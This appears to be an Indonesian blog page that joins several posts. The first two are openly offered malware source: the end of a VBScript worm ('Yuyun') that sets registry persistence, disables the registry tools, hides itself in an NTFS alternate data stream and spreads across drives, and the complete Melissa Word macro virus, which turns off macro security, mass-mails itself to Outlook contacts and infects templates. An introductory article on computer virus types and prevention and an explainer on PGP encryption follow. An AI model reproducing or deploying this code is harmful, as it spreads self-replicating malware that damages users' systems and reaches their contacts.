if err.number>0 then wscript.quit
End Sub
function UNISKA()
On error resume next
x=vbcrlf
adv="Yuyun Ver 1.0 ^_^!==================>>Bukan dari tulang ubun ia dicipta>karna berbahaya membiarkannya dalam sanjung dan puja>tak juga dari tulang kaki>karna nista membuatnya diinjak dan diperbudak>tapi dari tulang rusuk bagian kiri>dekat ke hati untuk disayangi>dekat ke tangan untuk dilindungi>>(dikutip dr: Agar Bidadari Cemburu Padamu)>>>""Janganlah kamu bersikap lemah, dan janganlah (pula) kamu bersedih hati, padahal kamulah>orang-orang yang paling tinggi (derajatnya), jika kamu orang-orang yang beriman."">(QS. Ali Imran:139)>>>Katakanlah kepada orang laki-laki yang beriman: ""Hendaklah mereka menahan pandanganya, >dan memelihara kemaluannya; yang demikian itu adalah lebih suci bagi mereka, >sesungguhnya Allah Maha Mengetahui apa yang mereka perbuat."" (QS. An Nur:30)>>Katakanlah kepada wanita yang beriman: ""Hendaklah mereka menahan pandangannya, >dan kemaluannya, dan janganlah mereka menampakkan perhiasannya, kecuali yang >(biasa) nampak dari padanya. Dan hendaklah mereka menutupkan kain kudung >kedadanya...."" (QS. An Nur:30)>>Sorry I just Nitip Print thok....Ndak pa2 khan^_^! www.muslimah.or.id >>Hai anak Adam, sesungguhnya Kami telah menurunkan kepadamu >pakaian untuk menutup auratmu dan pakaian indah untuk perhiasan.>Dan pakaian takwa itulah yang paling baik. Yang demikian itu adalah >sebahagian dari tanda-tanda kekuasaan Allah, mudah-mudahan mereka selalu ingat.(Al-A'raf:26)"
adv=replace(adv,">",x)
set Yu2n=fso.opentextfile(tmp+"\v.doc",2,true)
Yu2n.write adv
Yu2n.close
if day(now)=1 and (month(now)mod 3)=1 then
if fly=false then
for i=1 to 3
ws.run "notepad.exe /p """+tmp+"\v.doc"""
next
end if
end if
set UNISKA=fso.getfile(tmp+"\v.doc")
end function
Sub regQ()
On Error Resume Next
if day(now)=1 then
ws.RegWrite "HKCR\CLSID\{11111111-2222-3333-4444-555555555555}\", "Yuyun_Cantix"
ws.RegWrite "HKCR\CLSID\{11111111-2222-3333-4444-555555555555}\DefaultIcon\","shell32.dll,48"
ws.RegWrite "HKCR\CLSID\{11111111-2222-3333-4444-555555555555}\ShellFolder\Attributes",0,"REG_DWORD"
ws.regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{11111111-2222-3333-4444-555555555555}\",""
end if
ws.regdelete "HKCR\lnkfile\IsShortcut"
ws.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Explorer","Wscript.exe //e:VBScript """+docx+"\database.mdb"""
ws.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistrytools",1,"REG_DWORD"
if lcase(fso.getdrive("c:").FileSystem)="ntfs" then
iraQ=AQ.openastextstream(1,0).read(AQ.size)
www=fso.GetSpecialFolder(0)
set jjk=fso.opentextfile(www+"\:Microsoft Office Update for Windows XP.sys",2,true)
jjk.write iraQ
jjk.close
ws.RegWrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WinUpdate","Wscript.exe //e:VBScript """+www+"\:Microsoft Office Update for Windows XP.sys"""
end if
End Sub
Sub Hertz(ooo)
On Error Resume Next
do
For Each drv In fso.Drives
If drv.DriveType=1 Then
rekursif drv.Path,4
Else
rekursif drv.Path,2
End if
Next
if fly=false then
tdr
else
wscript.quit
end if
regQ
If ooo=False Then
Exit Do
End If
loop
End Sub

rem worm encoded body ends Read Full...

SOURCE CODE VIRUS MELISSA

Private Sub AutoOpen()
On Error Resume Next
p$ = "clone"
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
p$ = "clone"
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
p$ = "clone"
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
p$ = "clone"
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Clone written by Duke/SMF
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."
End Sub
Read Full...

PENGENALAN VIRUS KOMPUTER


A. ASAL MUASAL VIRUS

1949, John Von Neuman, menggungkapkan "teori self altering automata" yang merupakan hasil riset dari para ahli matematika.
1960, lab BELL (AT&T), para ahli di lab BELL (AT&T) mencoba-coba teori yang diungkapkan oleh john v neuman, mereka bermain-main dengan teori tersebut untuk suatu jenis permainan/game. Para ahli tersebut membuat program yang dapat memperbanyak dirinya dan dapat menghancurkan program buatan lawan. Program yang mampu bertahan dan menghancurkan semua program lain,   maka akan dianggap sebagai pemenangnya. Permainan ini akhirnya menjadi permainan   favorit ditiap-tiap lab komputer.semakin lama mereka pun sadar dan mulai mewaspadai permainan ini dikarenakan   program  yang diciptakan makin lama    makin berbahaya, sehingga mereka melakukan pengawasan dan pengamanan yang ketat.
1980, program tersebut yang akhirnya  dikenal dengan nama "virus" ini berhasil menyebar diluar lingkungan laboratorium, dan mulai beredar  di dunia cyber.
1980, mulailah dikenal virus-virus yang menyebar di dunia cyber.

B.PENGERTIAN VIRUS

"A program that can infect other programs by modifying them to include a slighty altered copy of itself.A virus can spread throughout a computer system or network using the authorization of every user using it to infect their programs. Every programs that gets infected can also act as a virus that infection grows“ ( Fred Cohen )
Pertama kali istilah “virus” digunakan oleh Fred Cohen pada tahun 1984 di Amerika Serikat. Virus komputer dinamakan “Virus” karena memiliki beberapa persamaan mendasar dengan virus pada istilah kedokteran(biological viruses).
Virus komputer bisa diartikan sebagai suatu program komputer biasa.Tetapi memiliki perbedaan yang mendasar dengan program-program lainnya, yaitu virus dibuat untuk menulari program-program lainnya, mengubah, memanipulasinya bahkan sampai merusaknya. Ada yang perlu dicatat disini, virus hanya akan menulari apabila program pemicu atau program yang telah terinfeksi tadi dieksekusi, disinilah perbedaannya dengan "worm". Tulisan ini tidak akan bahas worm karena nanti akan mengalihkan kita dari pembahasan mengenai virus ini.

C.KRITERIA VIRUS

Suatu program yang disebut virus baru dapat dikatakan adalah benar-benar virus apabila minimal memiliki 5 kriteria :

  1. Kemampuan suatu virus untuk mendapatkan informasi
  2. Kemampuannya untuk memeriksa suatu program
  3. Kemampuannya untuk menggandakan diri dan menularkan
  4. Kemampuannya melakukan manipulasi
  5. Kemampuannya untuk menyembunyikan diri.
Sekarang akan coba dijelaskan dengan singkat apa yang dimaksud dari tiap-tiap kemampuan itu dan mengapa ini sangat diperlukan.

1.Kemampuan untuk mendapatkan informasi
Pada umumnya suatu virus memerlukan daftar nama-nama file yang ada dalam suatu directory, untuk apa? agar dia dapat mengenali program program apa saja yang akan dia tulari,semisal virus makro yang akan menginfeksi semua file berekstensi *.doc setelah virus itu menemukannya, disinilah kemampuan mengumpulkan informasi itu diperlukan agar virus dapat membuat daftar/data semua file, terus memilahnya dengan mencari file-file yang bisa ditulari. Biasanya data ini tercipta saat program yang tertular/terinfeksi atau bahkan program virus ini dieksekusi. Sang virus akan segera melakukan pengumpulan data dan menaruhnya di RAM (biasanya :P ) , sehingga apabila komputer dimatikan semua data hilang tetapi akan tercipta setiap program bervirus dijalankan dan biasanya dibuat sebagai hidden file oleh virus.

2.Kemampuan memeriksa suat program
Suatu virus juga harus bias untuk memeriksa suatu program yang akan ditulari, misalnya ia bertugas menulari program berekstensi *.doc, dia harus memeriksa apakah file dokumen ini telah terinfeksi ataupun belum, karena jika sudah maka dia akan percuma menularinya 2 kali. Ini sangat berguna untuk meningkatkan kemampuan suatu virus dalam hal kecepatan menginfeksi suatu file/program.Yang umum dilakukan oleh virus adalah memiliki/memberi tanda  pada file/program yang telah terinfeksi sehingga mudah untuk dikenali oleh virus tersebut. Contoh penandaan adalah misalnya memberikan suatu byte yang unik  disetiap file yang telah terinfeksi.

3.Kemampuan untuk menggandakan diri
Kalo ini emang virus "bang-get", maksudnya tanpa ini tak adalah virus. Inti dari virus adalah kemampuan mengandakan diri dengan cara menulari program lainnya. Suatu virus apabila telah menemukan calon korbannya (baik file atau program) maka ia akan mengenalinya dengan memeriksanya, jika belum terinfeksi maka sang virus akan memulai aksinya untuk menulari dengan cara menuliskan byte pengenal pada program/file tersebut, dan seterusnya mengcopikan/menulis kode objek virus diatas file/program yang diinfeksi. Beberapa cara umum yang dilakukan oleh virus untuk menulari/menggandakan dirinya adalah:

  • File/Program yang akan ditulari dihapus atau diubah namanya. kemudian diciptakan suatu file menggunakan nama itu dengan menggunakan virus tersebut (maksudnya virus mengganti namanya dengan nama file yang dihapus)
  • Program virus yang sudah di eksekusi/load ke memori akan langsung menulari file-file lain dengan cara menumpangi seluruh file/program yang ada.
4.Kemampuan mengadakan manipulasi
Rutin (routine) yang dimiliki suatu virus akan dijalankan setelah virus menulari suatu file/program. isi dari suatu rutin ini dapat beragam mulai dari yang teringan sampai pengrusakan. rutin ini umumnya digunakan  untuk memanipulasi program ataupun mempopulerkan pembuatnya! Rutin ini memanfaatkan kemampuan dari suatu sistem operasi (Operating System), sehingga memiliki   kemampuan yang sama dengan yang dimiliki sistem operasi. misal:

  • Membuat gambar atau pesan pada monitor
  • Mengganti/mengubah ubah label dari tiap file,direktori,atau label dari drive di pc
  • Memanipulasi program/file yang ditulari
  • Merusak program/file
  • Mengacaukan kerja printer , dsb
5.Kemampuan Menyembunyikan diri
Kemampuan Menyembunyikan diri ini harus dimiliki oleh suatu virus agar semua pekerjaan baik dari awal sampai berhasilnya penularan dapat terlaksana. langkah langkah yang biasa dilakukan adalah:

  • Program asli/virus disimpan dalam bentuk kode mesin dan digabung dengan program lain yang dianggap berguna oleh pemakai.
  • Program virus diletakkan pada Boot Record  atau   track yang jarang diperhatikan oleh komputer itu sendiri
  • Program virus dibuat sependek mungkin, dan hasil file yang diinfeksi tidak berubah  ukurannya
  • Virus tidak mengubah keterangan waktu suatu file, dll

D.SIKLUS HIDUP VIRUS
 

Siklus hidup virus secara umum, melalui 4 tahap:
o Dormant phase ( Fase Istirahat/Tidur )
  Pada fase ini virus tidaklah aktif. Virus akan diaktifkan oleh suatu kondisi tertentu, semisal:tanggal yang ditentukan,kehadiran programlain/dieksekusinya program lain, dsb. Tidak semua virus melalui fase ini
 

o Propagation phase ( Fase Penyebaran )
  Pada fase ini virus akan mengkopikan dirinya kepada suatu program atau ke suatu tempat dari media storage (baik hardisk, ram dsb). Setiap program yang terinfeksi akan menjadi hasil “klonning” virus tersebut (tergantung cara virus tersebut menginfeksinya)
 

o Trigerring phase ( Fase Aktif )
  Di fase ini virus tersebut akan aktif dan hal ini juga di picu oleh beberapa kondisi seperti pada Dormant phase
 

o Execution phase ( Fase Eksekusi )
  Pada Fase inilah virus yang telah aktif tadi akan melakukan fungsinya. Seperti menghapus file, menampilkan pesan-pesan, dsb

E.JENIS – JENIS VIRUS
 

Untuk lebih mempertajam pengetahuan kita tentang virus, Aku akan coba  memberikan penjelasan tentang jenis-jenis virus yang sering berkeliaran di dunia cyber.
 

1.Virus Makro
Jenis Virus ini pasti sudah sangat sering kita dengar.Virus ini ditulis dengan bahasa pemrograman dari suatu aplikasi bukan dengan bahasa pemrograman dari suatu Operating System. Virus ini dapat berjalan apabila aplikasi pembentuknya dapat berjalan dengan baik, maksudnya jika pada komputer mac dapat menjalankan aplikasi word maka virus ini bekerja pada komputer bersistem operasi Mac.
contoh virus:
-variant W97M, misal W97M.Panther
 panjang 1234 bytes, akanmenginfeksi NORMAL.DOT dan menginfeksi dokumen apabila dibuka.
-WM.Twno.A;TW
 panjang 41984 bytes, akan menginfeksi Dokumen Ms.Word yang menggunakan bahasa makro, biasanya berekstensi *.DOT dan *.DOC
-dll

2.Virus Boot Sector
  Virus Boot sector ini sudah umum sekali menyebar.Virus ini dalam menggandakan dirinya akan memindahkan atau menggantikan boot sector asli dengan program booting virus. Sehingga saat terjadi booting maka virus akan di load kememori dan selanjutnya virus akan mempunyai kemampuan mengendalikan hardware standar (ex::monitor, printer dsb)  dan dari memori ini pula virus akan menyebar eseluruh drive yang ada dan terhubung kekomputer (ex: floopy, drive lain selain drive c).
contoh virus :
-varian virus wyx
 ex: wyx.C(B) menginfeksi boot record dan floopy ;
 panjang :520 bytes; 
 karakteristik :   memory resident dan terenkripsi)
-varian V-sign :
 menginfeksi : Master boot record ;
 panjang 520 bytes;
 karakteristik: menetap di memori (memory resident),terenkripsi, dan polymorphic)
-Stoned.june   4th/ bloody!:  
 menginfeksi :  Master boot  record dan floopy;
 panjang  520 bytes;  
 karakteristik: menetap di memori (memory resident), terenkripsi dan menampilkan pesan"Bloody!june 4th 1989" setelah komputer melakukan booting sebanyak 128 kali

3.Stealth Virus
  Virus ini akan menguasai tabel tabel interupt pada DOS yang sering kita kenal  dengan "Interrupt interceptor"  .   virus ini berkemampuan untuk mengendalikan instruksi instruksi level DOS dan  biasanya mereka tersembunyi sesuai namanya baik secara penuh ataupun ukurannya.
contoh virus:
-Yankee.XPEH.4928,  
 menginfeksi file *.COM dan *.EXE ;  
 panjang 4298 bytes;
 karakteristik: menetap di memori, ukurantersembunyi, memiliki pemicu
-WXYC (yang termasuk kategori boot record pun  karena  masuk kategri stealth dimasukkan pula disini),   menginfeksi floopy an motherboot record; 
 panjang 520 bytes;
 menetap di memori; ukuran dan virus tersembunyi.
-Vmem(s):
 menginfeksi file file *.EXE, *.SYS, dan *.COM ;
 panjang fie 3275 bytes;
 karakteristik:menetap di memori, ukuran tersembunyi, di enkripsi.
-dll

4.Polymorphic Virus
  Virus ini Dirancang buat mengecoh  program antivirus,artinya virus ini selalu berusaha agar tidak dikenali oleh antivirus dengan cara selalu merubah rubah strukturnya setiap kali selesai menginfeksi file/program lain.
contoh virus:
-Necropolis A/B, 
 menginfeksi file *.EXE dan *.COM;
 panjang  file 1963  bytes;
 karakteristik: menetap di memori, ukuran dan virus tesembunyi,terenkripsi dan dapat berubah ubah struktur
-Nightfall, 
 menginfeksi file *.EXE; 
 panjang file 4554 bytes;
 karakteristik : menetap di memori, ukuran dan virus tesembunyi,memiliki pemicu, terenkripsidan dapat berubah-ubah struktur
-dll

5.Virus File/Program 
  Virus ini menginfeksi file file yang dapat dieksekusi langsung dari system operasi, baik itu file application (*.EXE), maupun *.COm biasanya juga hasil infeksi dari virus ini dapat diketahui dengan berubahnya ukuran file yang diserangnya.

6.Multi Partition Virus
  Virus ini merupakan gabungan dariVirus Boot sector dan Virus file: artinya pekerjaan yang dilakukan berakibat dua, yaitu dia dapat menginfeksi file-file *.EXE dan juga menginfeksi Boot Sector.

F.BEBERAPA CARA PENYEBARAN VIRUS


Virus layaknya virus biologi harus memiliki media untuk dapat menyebar,virus computer dapat menyebar keberbagai komputer/mesin lainnya juga melalui berbagai cara, diantaranya:

1.Disket, media storage R/W
Media penyimpanan eksternal dapat menjadi sasaran empuk bagi virus untuk dijadikan media. Baik sebagai tempat menetap ataupun sebagai media penyebarannya. Media yang bisa melakukan operasi R/W (read dan Write) sangat memungkinkan untuk ditumpangi virus dan dijadikan sebagai media penyebaran.

2.Jaringan ( LAN, WAN,dsb)
Hubungan antara beberapa computer secara langsung sangat memungkinkan suatu virus ikut berpindah saat terjadi pertukaran/pengeksekusian file/program yang mengandung virus.

3.WWW (internet)
Sangat mungkin suatu situs sengaja di tanamkan suatu ‘virus’ yang akan menginfeksi komputer-komputer yang mengaksesnya.

4.Software yang Freeware, Shareware atau bahkan Bajakan
Banyak sekali virus yang sengaja di tanamkan dalam suatu program yang di sebarluaskan baik secara gratis, atau trial version yang tentunya sudah tertanam virus didalamnya.

5.Attachment pada Email, transferring file
Hampir semua jenis penyebaran virus akhir-akhir ini menggunakan email attachment dikarenakan semua pemakai jasa internet pastilah menggunakan email untuk berkomunikasi, file-file ini sengaja dibuat mencolok/menarik perhatian, bahkan
seringkali memiliki ekstensi ganda pada penamaan filenya.

G.PENANGULANGANNYA
1.Langkah-Langkah untuk Pencegahan
Untuk pencegahan anda dapat melakukan beberapa langkah-langkah berikut :

  • Gunakan Antivirus yang anda percayai dengan updatean terbaru, tidak perduli apapun merknya asalkan selalu di update, dan nyalakan Auto protect
  • Selalu men-scan semua media penyimpanan eksternal yang akan di gunakan, mungkin hal ini agak merepotkan tetapi jika Autoprotect anti virus anda bekerja maka prosedur ini dapat dilewatkan.
  • Jika Anda terhubung langsung ke Internet cobalah untuk mengkombinasikan Antivirus anda dengan Firewall, Anti spamming, dsb
2.Langkah-Lagkah Apabila telah Terinfeksi
o Deteksi dan tentukan dimanakah kira-kira sumber virus tersebut apakah disket, jaringan, email dsb, jika anda terhubung ke jaringan maka ada baiknya anda mengisolasi computer anda dulu (baik dengan melepas kabel atau mendisable dari control panel)
 

o Identifikasi dan klasifikasikan jenis virus apa yang menyerang pc anda, dengan cara:
  • Gejala yang timbul, misal : pesan, file yang corrupt atau hilang dsb
  • Scan dengan antivirus anda, jika anda terkena saat Autoprotect berjalan berarti vius definition di computer anda tidak memiliki data virus ini, cobalah update secara manual atau mendownload virus definitionnya untuk anda install. Jika virus tersebut memblok usaha anda untuk mengupdatenya maka ,upayakan untuk menggunakan media lain (komputer) dengan antivirus updatean terbaru.
o Bersihkan, setelah anda berhasil mendeteksi dan mengenalinya maka usahakan segera untuk mencari removal atau cara-cara untuk memusnahkannya di situs-situs yang memberikan informasi perkembangan virus. Hal ini jika antivirus update-an terbaru anda tidak berhasil memusnahkannya.
 

o Langkah terburuk, jika semua hal diatas tidak berhasil adalah memformat ulang komputer anda .
Read Full...

Pretty Good Privacy (PGP)

PGP (Pretty Good Privacy) adalah Suatu metode program enkripsi informasi yang memiliki tingkat keamanan cukup tinggi bersifat rahasia dengan menggunakan “Private-Public Key” sebagai dasar autentifikasinya sehingga jangan sampai dengan mudah diketahui oleh orang lain yang tidak berhak. PGP dikembangkan oleh Phill Zimmermann pada akhir tahun1980. Program yang dibuat oleh Phill Zimmerann  memiliki 2 versi yaitu “USA Version “ dan “International Version”. PGP versi USA hanya dapat digunakan di wilayah USA dan oleh warganegara USA saja. PGP versi USA ini menggunakan algoritma RSA (yang telah menjadi hak paten) dalam enkripsinya. Sedangkan versi internasional menggunakan algoritma MPILIB yang diciptakan khusus oleh Phill Zimmermann sendiri. PGP Versi internasional bisa digunakan oleh seluruh dunia.

Dasar – Dasar PGP 
Pada dasarnya, PGP merupakan program yang digunakan untuk mengenkripsi satu atau lebih dokumen. Dengan PGP tersebut, hanya orang – orang tertentu saja yang bisa membaca file – file enkripsi tersebut. 
PGP (Pretty Good Privacy) dibuat dengan berdasarkan konsep Private Key Cryptography sebagai dasar otorisasinya. Private Key Cryptography ini digunakan untuk mengenkripsi dalam suatu hubungan komunikasi antara dua mesin. Dalam menjaga kerahasiaan data, kriptografi mentransformasikan data jelas (plaintext) ke dalam bentuk data sandi (ciphertext) yang tidak dapat dikenali. Ciphertext inilah yang kemudian dikirimkan oleh pengirim (sender) kepada penerima (receiver). Setelah sampai di penerima, ciphertext tersebut ditranformasikan kembali ke dalam bentuk plaintext agar dapat dikenali. Sehingga dalam penulisannya lebih dikenal dalam bentuk enkripsi (encryption) dan deskripsi (descryption).
 Gbr. Enkripsi Public Key
Enkripsi (encryption) merupakan suatu proses di mana sebuah pesan  (plaintext) ditranformasikan atau diubah menjadi bentuk pesan lain (chipertext) menggunakan suatu fungsi matematis dan enkripsi password khusus yang lebih dikenal sebagai key. Sementara Deskripsi (descryption) merupakan proses kebalikan, dari chiphertext dirubah kembali ke plaintext dengan menggunakan fungsi matematis dan key.
Pada saat kita membuat kunci, PGP akan menciptakan duah buah kunci yaitu private key dan public key yang merupakan sebuah pasangan bersesuaian. Private Key adalah kunci yang hanya diketahui oleh kita sendiri sedangkan Public Key adalah kunci yang kita beritahukan kepada orang – orang yang kita percaya. Public key digunakan sebagai dasar proses pengenkripsian dokumen – dokumen yang hanya bisa dibuka oleh orang yang memiliki private key yang bersesuaian.

Prinsip Kerja PGP
PGP bekerja dengan menggabungkan beberapa bagian yang terbaik dari key konvensional dan public key cryptography, jadi PGP ini adalah  sebuah a hybrid cryptosystem. Ketika seorang pengguna mengenkrip sebuah plaintext dengan menggunakan PGP, maka awal PGP akan mengkompress plaintet ini. Data yang dikompress menghebat waktu dan media transmisi  dan lebih penting adalah keamanan kriptograpik yang kuat. Kebanyakan  teknik analisis sandi mengeksplotasi pola yang ditemukab dalam plaintext untuk men-crack chipernya. Kompressi mengurangi pola-pola ini dalam plaintext, dengan cara demikian perbaikan yang lebih baik untuk menghambat analisa kode-kode.
PGP membuat sebuah session key, dimana sebuah kunci rahasia pada saat itu. Kunci adalah sebuah bilangan acak yang dihasilkan dari gerakan acak dari mouse dan tombol yang anda tekan. Session Key ini berkerja dengan sangat aman, algoritma enkripsi konvesional yang cepat untuk meng-enkrip plaintext.  Hasilnya adalah berupah chiper text. Sekali data dienkripsi, lalu session key ini dienkripsi lagi menggunakan kunci publik penerima. session key yang terenkripsi kunci publik key penerima dikirim dengn chipertext ke penerima.
Gbr. Cara Kerja Enkripsi PGP

Proses deskripsi bekerja sebaliknya, Penerima menerima pesan lalu membuka pesan tersebut dengan kunci privatnya, namun pesan tersebut masih terenkripsi dengan session key. Dengan Menggunakan PGP, penerima mendekrip chipertext yang terenkripsi secara konvensional.
Kombinasi dari 2 metode enkripsi menggabungkan kehandalan dari enkripsi kunci publik dengan kecepatan pada enkripsi konvensional. Enkripsi Konvensional kuarang lebih 1000x lebih cepat dari enkripsi kunci publik. Jadi enkripsi kunci publik memberikan sebuah solusi pada distribusi kunci dan masalah transmisi data. Dengan menggunakan keduanya, perfoma dan distribusi kunci dapat ditingkatkan tanpa mengorbankan sesuatu dalam keamanan.
Prinsip – prinsip kerja dari PGP itu sendiri adalah :
  1. PGP menggunakan teknik yang disebut Public-key encryption dengan dua kode yang saling berhubungan secara intrinsik, namun tidak mungkin untuk memecahkan satu dan yang lainnya.
  2. Jika membuat suatu kunci, secara otomatis akan dihasilkan sepasang kunci yaitu public key dan secret key. Kita dapat  memberikan  public key ke manapun  tujuan yang kita inginkan, melalui telephone,  internet, keyserver, dsb. Secret key yang disimpan pada mesin kita dan menggunakan messager decipher akan dikirimkan ke kita. Jadi orang  yang akan menggunakan public key kita  (yang  hanya dapat didekripsi oleh oleh secret key kita), mengirimkan messages kepada kita , dan  kita akan menggunak an secret key untuk membacanya.
  3. PGP menggunakan dua kunci yaitu kunci public (proses enkripsi) dan privet (proses deskripsi).
  4. menggunakan dua kuci tersebut dikarenakan adanya conventional crypto, disaat terjadi transfer informasi kunci, suatu secure channel diperlukan. Dan jika kita memiliki suatu secure channel, tapi mengapa kita menggunakan crypto? Namun dengan public-key syistem, tidak akan menjadi masalah siapa yang melihat kunci milik kita, karena kunci yang dilihat oleh orang lain adalah yang digunakan hanya untuk enkripsi dan hanya pemiliknya saja yang mengetahui kunci rahasia tersebut.
Alasan pemakaian PGP
  1. Keamanan,PGP dapat digunakan untuk berkomunikasi secara aman, baik itu rencana bisnis, keuangan, atau hal – hal pribadi lain yang ingin dijaga kerahasiaannya. Kita dapat menggunakan PGP dengan e-mail untuk alasan yang sama pada waktu kita mengirim surat dengan menggunakan amplop. Mungkin teman seprofesi atu anggota keluarga ingin tahu bahwa informasi yang dikirim terjaga kerahasiaannya dan kiriman benar – benar berasal dari kita. Barang kali kita pernah mengirim e-mail kepada orang yang salah dan kita ingin mereka tidak membacanya. Hal ini sangat sulit untuk dilakukan, kemungkinan sudah banyak orang yang sudah mengetahui isi dari e-mail kita. Jadi untuk amannya e-mail maupun informasi yang kita kirim hendaknya disertai dengan software PGP.
  2. Fleksibel, karena PGP sudah plug-in untuk semua program browser dan banyak digunakan oleh semua program e-mail, maka PGP sangat fleksibel untuk digunakan. PGP selain melindungi e-mail juga file kita dan berjalan pada semua sistem operasi.
  3. Gratis, PGP dapat diperoleh secara gratis untuk penggunaan pribadi. Kita dapat mendownload softwarenya pada saat kita terhubung dengan internet. Semua kunci pribadi dapat kita peroleh dan tidak ada biaya tambahan yang dibebankan untuk pembuatan sertifikat maupun tanda tangan digital yang disertakan. Pada PGP untuk melakukan proses enkripsi digunakan kunci rahasia yang berbeda dengan kunci rahasia yang digunakan pada proses deskripsi. Jadi terdapat dua buiah kunci rahasia, satu untuk deskripsi, satu untuk enkripsi. Hal inilah yang dikenal dengan kriptografi asimertrik. Selain asimterik ada juga kriptografi simetrik yang hanya menggunakan 1 buah kunci rahasia. Dengan demikian, siapa saja yang ingin menggunakan PGP akan membutuhkan 2 buah kunci. Pertama, kunci untuk proses enkripsi (kunci publik). Disebut kunci publik karena kunci yang digunakan untuk enkripsi ini akan diberitahukan kepada umum. Orang yang akan mengirimkan e-mail rahasia kepada kita harus mengetahui kunci publik ini. Kedua, kunci untuk proses deskripsi (kunci pribadi). Disebut kunci pribadi karena kunci ini hanya diketahui oleh kita sendiri.

Ilustrasi Pemakaian PGP
Public-key sangat lambat bila dibandingkan dengan konvensional, jadi PGP akan mengkombinasikan dua algoritma, yaitu RSA and IDEA, untuk melakukan enkripsi plaintext kita.
Sebagai contoh, Badrun (pemilik PGP) ingin mengenkripsi  suatu file yang diberi nama plain.txt sedemikian sehingga hanya si Matangin yang dapat mendekripsi-nya.  Maka Badrun mengirimkan  PGP  perintah (command line) untuk melakukan enkripsi  :
pgp -e plain.txt Matangin
Pada command line ini, pgp adalah file executable, -e  berarti  memberitahukan PGP untuk meng-encrypt file, plain.txt adalah nama plaintext, dan dul merepresentasikan public key suatu tujuan (Matangin) yang diinginkan Badrun untuk mengenkripsi message-nya. PGP menggunakan suatu random number generator, dalam file randseed.bin untuk menghasilkan suatu  kunci (session key) temporary IDEA. Session key itu sendiri dienkripsi dengan kunci RSA public  yang direpresentasikan oleh Matangin  yang disematkan pada plaintext.
Kemudian, PGP menggunakan session key  untuk mengenkripsi message, ASCII-armors dan menyimpan seluruhnya sebagai cipher.asc. Bila Matangin ingin membaca pesannya, ia mengetikkan command:
pgp cipher.asc
PGP  menggunakan  secret key milik Matangin, yang merupakan kunci RSA, untuk men-dekripsi sessi kunci yang mana, yang jika dipanggil oleh Badrun akan dienkripsi oleh  public key. kemudian, conventional crypto digunakan dalam bentuk  session key untuk mendekripsi sisa dari message. Alasan prinsip ini adalah sebagai pengganti/kompensasi dari RSA karena "RSA is too slow, it's not stronger, and it may even be weaker." (-PGP Documentation, pgpdoc2.txt).

Enkripsi PGP
